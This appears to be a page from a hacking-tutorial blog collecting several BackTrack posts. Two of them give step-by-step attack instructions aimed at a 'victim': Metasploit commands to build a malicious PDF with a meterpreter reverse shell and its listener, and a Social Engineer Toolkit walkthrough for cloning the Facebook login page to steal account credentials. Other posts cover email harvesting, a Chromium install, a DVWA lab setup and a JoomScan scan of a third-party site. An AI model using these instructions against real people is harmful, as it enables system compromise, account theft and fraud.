Pages

Showing posts with label BackTrack Series. Show all posts

Hack Victim Windows OS based System by Exploit PDF file

13 comments


Hello friend now one again a more interesting post here on Windows OS based system hacking. I am happy because you like my old thread on same topic http://www.hackarde.com/2012/04/hack-victim-windows-os-based-system-by.html . But today post based on hack by exploit PDF File. So let start.


1. Open your Backtrack terminal and run command " msfconsole " for start Metasploit framework, see below pic...


2. Now Run command "  use exploit/windows/fileformat/adobe_flatedecode_predictor02  " after this run next command "set payload windows/meterpreter/reverse_tcp  " , see both command live example in below pic..


3. Now Set your system IP as Local Host IP , for example my system IPv4 is 192.168.0.13 so i am going to run command "set lhost 192.168.0.13 (IP of Local Host)  " after it run command for set your file name, in my case i am going to use hackarde.pdf but you can use your name or like storybook , hacking book etc.

" set filename hackarde.pdf " and press enter key. And run last command for make exploit PDF file ......

" exploit " . For all command run see below pic. Now you see A message come in line of Generated Output File /opt/framework3/msf3/data/exploits/hackarde.pdf , which means my PDF file generated and it save on path " /opt/framework3/msf3/data/exploits ".

Here i am going to setup listener for handle reverse connection of exploit file, so for this run commands...

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.0.13
exploit

See below picture for full configuration....


4. When you follow path which wrote in step 3 then you found your Exploit PDF file , see below pic...


5. Now i have uploaded this pdf file in free webspace or send by mail or by Pendrive to victim.


6. When Your Victim install this file then your IP connect to victim IP see below picture where my IP 192.168.0.13 now connected by my Victim IP 192.168.0.12, Now your payload set successfully.


7. After step 6 you ready for hack victim system use command "sysinfo" for victim system information ,or for other hacking work used my old tutorial command http://www.hackarde.com/2012/04/hack-victim-windows-os-based-system-by.html


Enjoy!!!!!!!!!!!!!

I have spend a lot of time for make this tutorial , can you spend 1 minute for say thanks and follow my blog.


FB>> http://www.facebook.com/pages/Hackarde/164165403639196?sk=wall

Twitter>> http://twitter.com/#!/hackarde

How to install google chrome in Backtrack ?

6 comments


Hello friend now Ajai come again with new tutorial on backtrack. I am very happy because my Backtrack Tutorial series like by many viewer and also found a lot of mail about query on backtrack. Now come on our thread without spend time. Thread tittle show everything about tutorial. 

1. First open your Backtrack terminal and run command "apt-get install chromium-browser " for download and install browser , see below picture...


2. For switch to chrome directory run command " cd  /usr/lib/chrome-browser " , see below pic for live example...


Now run command " ls " for see the file and directories of chrome, see below pic...


3. If you run chrome then it given error , so now i am going to fix error by use of hexedit. For run hexedit run command " hexedit chrome-browser " , see below pic for live example.... 


When hexedit run then terminal look like below pic and a cursor blink over 7 , like below pic...


4. After step 3 now press "TAB Key" for move cursor 7 to . like below pic...


5. Now next work is searching so press "ctrl + S" when you had done it then a search box open like below pic...


Now search " geteuid " by type in search box , and press ENTER Key for forward process, see below pic..


6. See below picture you got geteuid , Now select whole word by ctrl and mouse left key and change geteuid into " getppid "  like below pic... 


7. If you done step 7 successfully that means you fixed error , now leave there and run chrome by command " ./chromium-browser "  , like below picture...


Now your Chrome browser run successfully, see pic...


You can also get it by going to Application>>>Internet , see below pic...


I hope you like my this tutorial.so enjoy!!!!!!


Follow me on twitter >>> http://twitter.com/#!/hackarde


Plz also follow my site and encourage me for make future post.


How to Hack FaceBook,Gmail and yahoo ID by Backtrack Phishing?

21 comments

Hello guys ! Long time before i wrote a tutorial on same topic http://www.hackarde.com/2012/03/hack-facebookgmailyahoo-and-twitter.html which like by mostly people but some visitor mail me and said it was not working for that. I made a promise to C'DUDE for make a new tutorial on same topic so now according to my promise i am come again with new trick.

First open your Backtrack Terminal and run command "ifconfig" for know your IP address like below picture, here my IP address is 192.168.0.13 , see...


Step 1: Now Run two command for open Social Engineer Toolkit (SET) .

cd  /pentest/exploits/set

./set

see below picture for example...


Step 2: Enter your choice : 2 for choose "Website Attack Vector" , see below picture...


Step 3: Now after step 2 Enter your choice: 6 for select "Web Jacking Attack Method" , see picture...


Step 4: Now Enter Choice: 2 for "Site Cloner" , see picture...


Step 5: Now Magic Step here you enter URL of that site which login page you want use as Phishing page, in my case i am going to write http://www.facebook.com . You can also write for gmail , twitter and yahoo. See below pic for live example...


Step 6: When step 5 done then it ask for forward processing by say Press{return} to continue. So write return and then click on ENTER key, see pic...


Step 7: Now Send your IP address to victim by mail or Chat Room and say open this with your browser , You can also use Google URL shortner for change IP into URL , see my old tutorial http://www.hackarde.com/2012/03/hack-facebookgmailyahoo-and-twitter.html

Step 8: After work of step 7 when victim see IP page then they found a link who's say..

The site http://login.facebook.com/login.php has moved. click here to go to the new location 

See below pic...


Step 9: Now when victim click on above write link then you see some lines start come on your terminal window like below pic, means now you connect to your victim System...


Step 10 : 0n Victim site Facebook Phishing page open like below pic, now victim enter his ID and Password ....


Step 11: When victim login button press then this phishing page transfer his ID and Password to your terminal , see live example in below pic...


Now you have successful!!!!!!!!


I spend a lot of time for make Amazing tutorial for you , can you spend 1 minute for say thanks to me.

Plz Follow my site and encourage me for write more interesting post in future.


Also my blog www.hackarde.com

Thanks for visit.

How to collect Website Email Address

2 comments


Now i am going to tell you how to collect all email address of any site. So for this open your metasploit framework or go to Backtrack 5 terminal and type "msfconsole"  by which Metasploit open , see below picture....


Now run command "search gather" for see command "gather/search_email_collector" , see below pic..


Now run command "use gather/search_email_collector" , see below pic...


Now run "show options" for see option of this gather part of metasploit, see below picture...


Now We have ready for collect website Email address , so run command...

set domain yoursitename

In your+site+name write website name with domain which you want to collect email address, in my case i take example of yahoo.com so run command like below pic... 


Now domain set so run it by "run" command, see below pic...


Under some second or minute you got your Website Email address successfully.If you like my work done so follow my blog/ Facebook Profile/ Twitter Profile and encourage me by like my work.

Comment always Welcome!!!!!!!!!!

Set Own Hacking Lab in Backtrack 5

6 comments


For Know more about hacking lab and also make own hacking lab in Windows OS read my old tutorial.....


Now today i am going to telling you how to setup Hacking Lab in Linux or Backtrack OS.

Open your terminal and run below write command...

cd /var/www

sudo -s

wget wget http://voxel.dl.sourceforge.net/project/dvwa/DVWA-1.0.7.zip


This command download Zip file of DVWA, see below pic for help...


For Unzip the DVWA file run below write command....

unzip DVWA-1.0.7.zip

See below pic for live example...


Now run below write command....

                                 cd /var/www/dvwa/config 
       nano config.inc.php

See below pic... 


When you have run above write command then terminal look like below pic...


Now here enter Username and Password, in my case i have used Root and MySql, see pic...


For start work run below command....

                                       service mysql start

                                     service apache2 start


See below pic..


Now open your browser and enter URL....

127.0.0.1/dvwa or localhost/dvwa

See below pic, now click on here , see pic...


Now your hacking lab page open, create Database by click on Create/Reset Database , see pic...


Now Your Lab start for work, use Admin:Password combination for login in Hack Lab.


Enjoy!!!!!!!!!!!!!

Find Vulnerability in Joomla Website By BackTrack

4 comments


Hello Friends , Hackarde again come with new tutorial which makes you sharp against the Cyber Crime world of Internet. Today thread helpful for that person who works as a Website Developer and works on Joomla website Development technology. This thread also helpful for that person who's that want safe his Joomla Website.

This thread help you find Vulnerability or loop hole or Weakness on your website by help of JoomScan tool of Backtrack 5 R1 & R2. This tool detect XSS/CSRF and SQL Injection like Vulnerability on your website.

IF YOU HAVE ANY PROBLEM IN SEE PIC THEN OPEN PIC IN NEW TAB OF BROWSER.

Step 1: First open the Joomscan on Backtrack , So follow path :

BackTrack >>  Vulnerability Ass >> Web Ass >> CMS Vulnerability Iden >> joomscan

See below pic....


Step 2: When you done step 1 then a terminal window open like below pic, and say you "Press ENTER KEY to Continue" follow and click ENTER Key.


Step 3: When you press the ENTER Key then Terminal start for works, see below pic...


Step 4: For start Scan on Joomla Website run command according to below write structure :

 ./ joomscan.pl -u <Target website Name>


For example i have write...

./ joomscan.pl -u www.gsas.harvard.edu

where "-u" use for URL.Now after write command press ENTER Key for start scan.

See below pic... 


Step 5: After done Step 4 when you see terminal then a line come...

Fingerprinting in Progress...

Which means Scan on Target Website have start.

But When you see below line...

Fingerprinting done.

That means Scan complete and after that Discovered Vulnerability start show on the terminal screen , see below pic...


Scanning Time of Website by JoomScan Take time according to Website Size, so wait for some minute when Fingerprinting start.

Step 6 : Now see your Website Vulnerability on JoomScan Terminal and Remove it if Vulnerability show. See below pic...


If Vulnerability present then it's show you "Yes" or not then "NO" , watch below pic...


I have used www.gsas.harvard.edu website for example because it's totally vulnerable free website. 

So Guys Enjoy this thread and make your website safe and secure by Hacker attacks!!!!!!!!

Related Posts Plugin for WordPress, Blogger...

Hackarde's Search Engine- Search Hacking Tutorial,Tool and eBook

Loading
 
HACKARDE © 2011 | Designed by HrDe